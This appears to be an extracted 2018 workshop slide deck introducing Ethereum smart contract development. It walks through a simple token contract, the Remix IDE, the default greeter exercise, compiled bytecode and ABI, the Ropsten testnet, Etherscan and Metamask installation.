
    /* Initializes contract with initial supply tokens to the creator of the contract */
    function token(uint supply) {
        if (supply == 0) supply = 10000;
        coinBalanceOf[msg.sender] = supply;
    }

    /* Very simple trade function */
    function sendCoin(address receiver, uint amount) returns(bool sufficient) {
        if (coinBalanceOf[msg.sender] < amount) return false;
        coinBalanceOf[msg.sender] -= amount;
        coinBalanceOf[receiver] += amount;
        CoinTransfer(msg.sender, receiver, amount);
        return true;
    }
}
```



Smart contract creation process

Development, deployment & interaction





Remix IDE - <https://remix.ethereum.org/>

Online Web IDE for Solidity smart contracts development

- ◊ Integrated compiler and Solidity runtime environment without server-side components.
 - ▶ [https://remix.ethereum.org/ \(online\)](https://remix.ethereum.org/)
 - ▶ <https://github.com/ethereum/remix-ide> (offline)

The screenshot shows the Remix IDE interface. On the left, the code editor displays a Solidity contract named 'Ballot.sol'. The code defines a 'Ballot' contract with a 'Voter' struct, a 'Proposal' struct, and variables for 'chairperson' and 'voters'. It includes functions for creating a ballot, giving voting rights to a voter, and delegating votes. A note at the bottom of the code indicates that the 'delegate' function is experimental. On the right, the interface features a toolbar with 'Compile', 'Run', 'Settings', 'Analysis', 'Debugger', and 'Support' buttons. Below the toolbar, a dropdown menu shows 'Ballot' is selected. A status bar at the bottom indicates there are 2 warnings. At the bottom of the interface, there are tabs for 'Transactions' and 'Script', and a search bar.

```
pragma solidity ^0.4.0;
contract Ballot {
    struct Voter {
        uint weight;
        bool voted;
        uint8 vote;
        address delegate;
    }
    struct Proposal {
        uint voteCount;
    }
    address chairperson;
    mapping(address => Voter) voters;
    Proposal[] proposals;
    /// Create a new ballot with _numProposals different proposals.
    function Ballot(uint8 _numProposals) public {
        chairperson = msg.sender;
        voters[chairperson].weight = 1;
        proposals.length = _numProposals;
    }
    /// Give $toVoter the right to vote on this ballot.
    /// May only be called by $chairperson.
    function giveRightToVote(address toVoter) public {
        if (msg.sender != chairperson || voters[toVoter].voted) return;
        voters[toVoter].weight = 1;
    }
    /// Delegate your vote to the voter ${to}.
    function delegate(address to) public {
        Voter storage sender = voters[msg.sender]; // assigns reference
        if (sender.voted) return;
        while (voters[to].delegate != address(0) && voters[to].delegate != msg.sender)
            to = voters[to].delegate;
        voters[to].delegate = msg.sender;
    }
}
```



Remix Interface

© QuoScient | Blackalps 2018



Remix Interface – tabs

Compile tab: show compilation warning and errors

The screenshot shows the 'Compile' tab of the Remix interface. At the top, there are buttons for 'Start to compile' and 'Auto compile'. Below that, a dropdown menu is set to 'greeter', with 'Details' and 'Publish on Swarm' buttons. A scrollable panel displays static analysis warnings for the 'greeter' contract. The first warning is for 'browser/ballot.sol:6:5': 'Warning: No visibility function mortal() { owner = msg.sender; }'. The second warning is for 'browser/ballot.sol:9:5': 'Warning: No visibility function kill() { if (msg.sender == owner)'. The third warning is for 'browser/ballot.sol:22:5': 'Warning: No visibility function greet() constant returns (string)'. The fourth warning is for 'browser/ballot.sol:1:1': 'Warning: Source file does not contain any contracts'. Each warning includes a small preview of the relevant code snippet.

Run tab: Interact with the contract

The screenshot shows the 'Run' tab of the Remix interface. At the top, it shows the environment as 'Injected Web3' connected to 'Ropsten (3)'. Below that, it shows the account as '0x944...bbab1 (10.998000989 ether)' and the gas limit as '3000000'. The value input field is set to '0' with 'wei' selected. In the center, there's a dropdown for the contract name 'greeter' and a text input field with 'hello' and a 'Create' button. Below that is a transaction list with '0 pending transactions'. At the bottom, there's a contract instance box for 'greeter at 0x828...3E180 (blockchain)'. It shows two functions: 'kill' (red button) and 'greet' (blue button), with the result 'O: string: hello'.

Settings tab: choose the compiler version

The screenshot shows the 'Settings' tab of the Remix interface. At the top, it shows the 'Solidity version' as 'Current version: 0.4.21+commit.dfe3193c.Emscripten clang'. Below that is a dropdown menu titled 'Select new compiler version' containing a list of compiler versions. The list includes: 0.4.22-nightly.2018.3.27+commit.af262281, 0.4.22-nightly.2018.3.21+commit.8fd53c1c, 0.4.22-nightly.2018.3.16+commit.2b2527f3, 0.4.22-nightly.2018.3.15+commit.3f1e0d84, 0.4.22-nightly.2018.3.14+commit.c3f07b52, 0.4.22-nightly.2018.3.13+commit.f2614be9, 0.4.22-nightly.2018.3.12+commit.c6e99dd13, 0.4.22-nightly.2018.3.8+commit.fbc29f6d (this option is highlighted with an orange border), 0.4.22-nightly.2018.3.7+commit.b5e804b8, 0.4.21+commit.dfe3193c, 0.4.21-nightly.2018.3.7+commit.bd7bc7c4, 0.4.21-nightly.2018.3.6+commit.a9e02acc, 0.4.21-nightly.2018.3.5+commit.cd6ffbd, 0.4.21-nightly.2018.3.1+commit.cf6720ea, 0.4.21-nightly.2018.2.28+commit.ac5485a2, 0.4.21-nightly.2018.2.27+commit.415ac2ae, 0.4.21-nightly.2018.2.26+commit.cd2d8936, 0.4.21-nightly.2018.2.23+commit.cae6cc2c, and 0.4.21-nightly.2018.2.22+commit.71a34abd. At the bottom of the settings tab, there is a 'Dark Theme' checkbox.



THE GREETER - Exercise



THE GREETER

Your Digital Pal Who's Fun to Be With


- ◊ It's the default code on Remix
- ◊ Compile it !!
- ◊ Tutorial using command lines:
 - ▶ <https://www.ethereum.org/greeter>

```
contract mortal {  
    /* Define variable owner of the type address */  
    address owner;  
  
    /* This function is executed at initialization and sets the owner of the contract */  
    function mortal() { owner = msg.sender; }  
  
    /* Function to recover the funds on the contract */  
    function kill() { if (msg.sender == owner) selfdestruct(owner); }  
}  
  
contract greeter is mortal {  
    /* Define variable greeting of the type string */  
    string greeting;  
  
    /* This runs when the contract is executed */  
    function greeter(string _greeting) public {  
        greeting = _greeting;  
    }  
  
    /* Main function */  
    function greet() constant returns (string) {  
        return greeting;  
    }  
}
```



Smart contract creation process

Development, deployment & interaction





Contract bytecode & ABI

The screenshot illustrates the process of generating Ethereum contract artifacts from Solidity code. On the left, the Solidity code for a 'Hello' contract is shown in a code editor. A yellow box highlights the file extension '.sol'. On the right, the IDE interface shows the compiled contract details. A red box highlights the 'Bytecode' tab, which contains the hex-encoded bytecode. A green box highlights the 'Interface' tab, which displays the ABI (Application Binary Interface) in JSON format. A green box also highlights the generated ABI file itself. Labels with file extensions (.sol), (.evm), and (.abi) are overlaid on the respective sections.

```
1 pragma solidity ^0.4.8;
2
3 contract Hello {
4
5     // A string variable
6     string public greeting;
7
8     // Events that gets logged on the blockchain
9     event GreetingChanged(string _greeting);
10
11    // The function with the same name as the class is a constructor
12    function Hello(string _greeting) {
13        greeting = _greeting;
14    }
15
16    // Change the greeting message
17    function setGreeting(string _greeting) {
18        greeting = _greeting;
19
20        // Log an event that the greeting message has been updated
21        GreetingChanged(_greeting);
22    }
23
24    // Get the greeting message
25    function greet() constant returns (string _greeting) {
26        _greeting = greeting;
27    }
28}
29
```

.sol

Solidity version: 0.4.8+commit.60cc1668.Emscripten.clang
Change to: 0.4.10-nightly.2017.3.3+commit.6bfd894f

Text Wrap Enable Optimization Auto Compile Compile

Attach Transact Transact (Payable) Call

>Hello

At Address Create string_greeting

Bytecode

Interface

Web3 deploy


.abi

```
var _greeting = /* var of type string here */ ;
var helloContract = web3.eth.contract([{"constant":false,"inputs":[{"name":"_greeting","type":"string"}],"name":"setGreeting","outputs":[],"type":"function"}, {"constant":true,"inputs":[],"name":"greet","outputs":[{"name":"_greeting","type":"string"}],"type":"function"}]);
var hello = helloContract.new(
    _greeting,
    {
        from: web3.eth.accounts[0],
        data: '0x6060604052346100005760405161057b38038061057b833981016040528',
        gas: '4700000'
    }, function (e, contract){
        console.log(e, contract);
        if (typeof contract.address !== 'undefined') {
            console.log('Contract mined! address: ' + contract.address);
        }
    })
Metadata location bzzr://a63d0b3449ebe3923dde93af66f138c1aeff28f4a1d3a51f6c4f1c6326c
```



Smart contract creation process

Development, deployment & interaction





Ropsten testnet network

- The **Ropsten testnet** is essentially used as a **testing environment** before you bring your code onto the mainnet. In contrast to the mainnet, **writing to the testnet is free**.
- <https://github.com/ethereum/ropsten>
- Ropsten was attacked in February 2017
 - ▶ <https://ethereum.stackexchange.com/questions/12477/ropsten-testnet-is-under-kind-of-attack-what-can-we-do>
- Ropsten testnet has been revived! (March 2017)
 - ▶ <https://github.com/ethereum/ropsten/blob/master/revival.md>
- Get free ETH for testing on Ropsten using:
 - ▶ Ethereum Ropsten Faucet
 - ▶ <http://faucet.ropsten.be:3001/>



Online Ethereum blockchain explorer

- Etherscan (for ropsten network)
 - ▶ <https://ropsten.etherscan.io/>



The screenshot shows the Etherscan Ropsten Testnet homepage. At the top, there's a navigation bar with tabs for HOME, BLOCKCHAIN, ACCOUNT, TOKEN, CHART, and MISC. A search bar is also present. Below the navigation, there are two main sections: 'Blocks' on the left and 'Transactions' on the right.

Blocks:

- Block 2923129: Mined By 0x00d8ae40d9a06d..., 56 txns in 14 secs, > 32 secs ago, Block Reward 3.14682 Ether
- Block 2923128: Mined By 0x2127edab5d08b1..., 32 txns in 29 secs, > 46 secs ago, Block Reward 3.58151 Ether
- Block 2923127: Mined By 0xa73c2551b69f2ea..., 31 txns in 17 secs, > 1 min ago, Block Reward 3.69934 Ether
- Block 2923126: Mined By 0xf5161ae51ad8599..., 22 txns in 10 secs, > 1 min ago, Block Reward 3.0123 Ether


Transactions:

- TX# 0XCCE41B271E4CAEA08C28231... From 0x81b7e08f65bdf56... To 0xc8c521f14491879... > 32 secs ago, Amount 1 Ether
- TX# 0X09FA96B4078239296030C55... From 0x81b7e08f65bdf56... To 0xacfe50f387ad56ef... > 32 secs ago, Amount 1 Ether
- TX# 0X4D5A28E305EEA5445FA401A... From 0x81b7e08f65bdf56... To 0xc8c521f14491879... > 32 secs ago, Amount 1 Ether
- TX# 0X188DCB043E8D23357D08981... From 0x81b7e08f65bdf56... To 0xc8c521f14491879... > 32 secs ago, Amount 1 Ether



Metamask

- ◊ Metamask is a Browser extension for Chrome, Firefox, Opera and Brave browser.
 - ▶ allows you to browse/interact simply with Dapps
 - ▶ Really simple to use
 - ▶ Website: <https://metamask.io/>
 - ▶ Blog: <https://medium.com/metamask>
 - ▶ Github: <https://github.com/MetaMask>






The screenshot shows a browser window with the search bar containing "metamask". The main content area displays the "Extensions" section with a result for "MetaMask" offered by https://metamask.io. The extension icon features a stylized orange fox head. A green "ADDED" badge is visible above the icon. The extension is described as an "Ethereum Browser Extension". To the right, there is a "RATE IT" button with a star icon, a "Productivity" category label, and a rating of ★★★★☆ (465) with 465 reviews. Navigation links on the left include "Home", "Extensions", and "Themes". A "More Extension Results" link is at the top right.



Metamask Installation

